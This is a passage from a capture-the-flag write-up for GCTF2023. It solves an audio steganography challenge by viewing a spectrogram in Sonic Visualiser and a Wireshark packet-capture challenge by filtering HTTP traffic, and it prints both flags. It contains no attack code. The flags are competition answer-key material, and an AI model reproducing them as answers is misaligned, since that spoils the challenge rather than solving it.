6. MISC - FREQUENCY (Chenn / ChenSee)



In this audio .wav file, I have used the Sonic Visualiser tool to help capture the flag. First, open the audio file but it shows a hidden frequency. Then I go to the ->Layer -> Add Spectrogram. Zoom it and the flag "**GCTF2023{this_fl4g_sounds_weirdddddddd}"** is showing**.**

7. Forensics - WIRESHARK #1 (Chenn / ChenSee)



In this .pcap file, I used Wireshark to analyze the packet to find the flag. There are 3432 packets in total. First, I have navigate to “Statistics” -> “Conversation” to check the conversation in which there’s a complete path. After finding out the IP address filtering “http”, I have found the packet number 2879 with source address and destination address 192.168.56.121. In this packet 2879, the flag “**GCTF2023{fl4g_in_tcpdump_ez}** is showing.”